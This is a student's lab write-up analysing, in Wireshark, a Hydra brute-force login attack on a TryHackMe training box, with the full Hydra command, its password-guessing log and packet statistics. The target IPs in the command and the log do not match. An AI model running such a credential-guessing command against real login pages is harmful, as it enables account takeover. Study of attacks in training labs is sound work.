Wireshark analysis of a Brute Force Attack

Name: Andrew Martino

Date: Jan 18, 2021 12:00 EST

Summary


This analysis of a Brute Force Attack was done as a learning experience to better understand wireshark and the guts of a Brute Force Attack. This attack was done on a TryHackMe box while I was connected to their vpn, and the packets were monitored using wireshark.

Table of Contents

Background Information

Network: This entire packet capture was done while connected to a TryHackMe vpn, and done on their network. TryHackMe is an online Cyber Security Training website made by the same people that created HackTheBox, and its material is oriented towards beginners. I decided to use TryHackMe's network since the point of this report was to just analyse a brute force attack, it would have been much more of a hassle to create a network for a one minute packet capture.

Scenario: This attack was directed at a test box hosted by TryHackMe with the IP of "10.10.152.96". This box was designed to teach how to execute a Brute Force attack, so most of the busy work was done for me. After a quick nmap, it was found that the machine had a web server running on it. So I navigated to the webpage and this is what I found.



Login

Your username or password is incorrect.


© HydraSite 2012 - 2020

Figure 1 (Login Page)

The Brute Force: The Brute Force Attack was straight forward. Since this box was set up for a brute force the username was given as “molly”. Using Hydra on linux the command I used was:

“hydra -l molly -P /usr/share/dirb/wordlists/rockyou.txt 10.10.152.96 http-post-form"/login:username=^USER^&password =^PASS^:F=Your username or password is incorrect." -I -V”

The password ended up being “sunshine” and in total took around 3 seconds to find.



```
[DATA] attacking http-post-form://10.10.13.98:80/login:username=^USER^&password=^PASS^:F=Your username or
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "princess" - 6 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "1234567" - 7 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "rockyou" - 8 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "12345678" - 9 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "abc123" - 10 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "nicole" - 11 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "daniel" - 12 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "babygirl" - 13 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "monkey" - 14 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "lovely" - 15 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "jessica" - 16 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "654321" - 17 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "michael" - 18 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "ashley" - 19 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "qwerty" - 20 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "111111" - 21 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "iloveu" - 22 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "000000" - 23 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "michelle" - 24 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "tigger" - 25 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "sunshine" - 26 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "chocolate" - 27 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "password1" - 28 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "soccer" - 29 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "anthony" - 30 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "friends" - 31 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "butterfly" - 32 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "purple" - 33 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "angel" - 34 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "jordan" - 35 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "liverpool" - 36 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "justin" - 37 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "loveme" - 38 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "fuckyou" - 39 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "123123" - 40 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "football" - 41 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "secret" - 42 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "andrea" - 43 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "carlos" - 44 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "jennifer" - 45 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "joshua" - 46 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.13.98 - login "molly" - pass "bubbles" - 47 of 14344398 [child 14] (0/0)
[80][http-post-form] host: 10.10.13.98   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-18 16:58:36
[1] 0:sudo- 1:[tmux]* 2:[tmux]
```

Figure 2 (Brute Force Attack)

Packet Capture

Statistics:

File size: 275kB

Interface: tun0

Packets Captured: 1454


Timespan: 2.93 seconds

PPS: 487.4

Endpoint Attacker: 10.6.13.178

Endpoint Remote Box: 10.10.152.96

Loss: 0% (0 packets)




Wireshark · All Addresses · capture.pcapng

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
All Addresses	1454				0.4874	100%	1.1200	0.204
10.6.13.178	1454				0.4874	100.00%	1.1200	0.204
10.10.152.96	1454				0.4874	100.00%	1.1200	0.204

Figure 3 (IP Addresses and Stats)

Beginning: The beginning of this packet capture starts out a bit odd. The attacking computer is trying to set up a TCP connection with the box and does so by repeatedly sending SYN packets, 17 to be exact. Once the box sends it's SYN/ACK packet back a group of handshakes begins to happen as Hydra starts to send GET requests for the "/login" directory of the webpage.




```
0.000000000  42898  42898 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42898 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.002847150  42900  42900 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42900 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.004463798  42902  42902 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42902 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.007323198  42904  42904 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42904 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.011931975  42906  42906 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42906 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.013300447  42908  42908 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42908 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.016925489  42910  42910 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42910 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.021817524  42912  42912 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42912 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.025393389  42914  42914 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42914 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.031225217  42916  42916 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42916 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.031431043  42918  42918 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42918 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.037862930  42920  42920 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42920 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.044853888  42922  42922 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42922 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.044902441  42924  42924 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42924 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.055133087  42926  42926 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42926 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.055289785  42928  42928 → 80 [SYN] Seq=0 Win=64240 Len=0  80  TCP: 42928 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS…
0.103710970  42900  80 → 42900 [SYN, ACK] Seq=0 Ack=1 Win=2…  80  TCP: 80 → 42900 [SYN, ACK] Seq=0 Ack=1 Win=26847…
0.103779597  42900  42900 → 80 [ACK] Seq=1 Ack=1 Win=64256…  80  TCP: 42900 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len…
0.103815726  42898  80 → 42898 [SYN, ACK] Seq=0 Ack=1 Win=2…  80  TCP: 80 → 42898 [SYN, ACK] Seq=0 Ack=1 Win=26847…
0.103839136  42898  42898 → 80 [ACK] Seq=1 Ack=1 Win=64256…  80  TCP: 42898 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len…
```

Figure 4 (Flow Chart)

Brute Force Packets: The first Brute Force packets are sent around .4 seconds in, with the first one being a password try of “12345”. I couldn't figure out why the first string sent from the wordlist “rockyou.txt” was “12345” since the list starts with “123456”, but after looking into it a little closer I noticed that smaller packets will be sent before some of the larger packets, most likely due to their smaller size. It took a total of five packets for Hydra to guess the password right, but a total of thirty-nine password guesses for Hydra to recognise that it had guessed it correctly and end the process.

Protocol Distribution: Of all of the packets sent a majority of them were TCP, but we will not be focusing on them as the important packets were the HTTP packets sent. Of the HTTP packets eight percent of them were “Line Based Text Data”, and 2.7 precent of them were “HTML Form URL Encoded” consisting of the passwords being sent to the login page from the attacking machine.



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	1454	100.0	227444	609 k	0	0	0
Raw packet data	100.0	1454	100.0	227444	609 k	0	0	0
Internet Protocol Version 4	100.0	1454	12.8	29080	77 k	0	0	0
Transmission Control Protocol	100.0	1454	87.2	198364	531 k	1220	167110	448 k
Hypertext Transfer Protocol	16.1	234	65.9	149944	402 k	78	12663	33 k
Line-based text data	8.0	117	43.1	97955	262 k	117	126295	338 k
HTML Form URL Encoded	2.7	39	0.5	1204	3,228	39	1204	3,228

Figure 5 (Protocol Distribution)

Conclusion / Takeaway

I was going into this project thinking the brute force attack would have many layers to it but in the end I was surprised by just how straight forward it was. Two things I found odd was the repetitive sending of SYN packets at the beginning of the capture and also how the smaller “password” packets will sometimes be sent before the longer passwords, which I believe is due to their smaller size.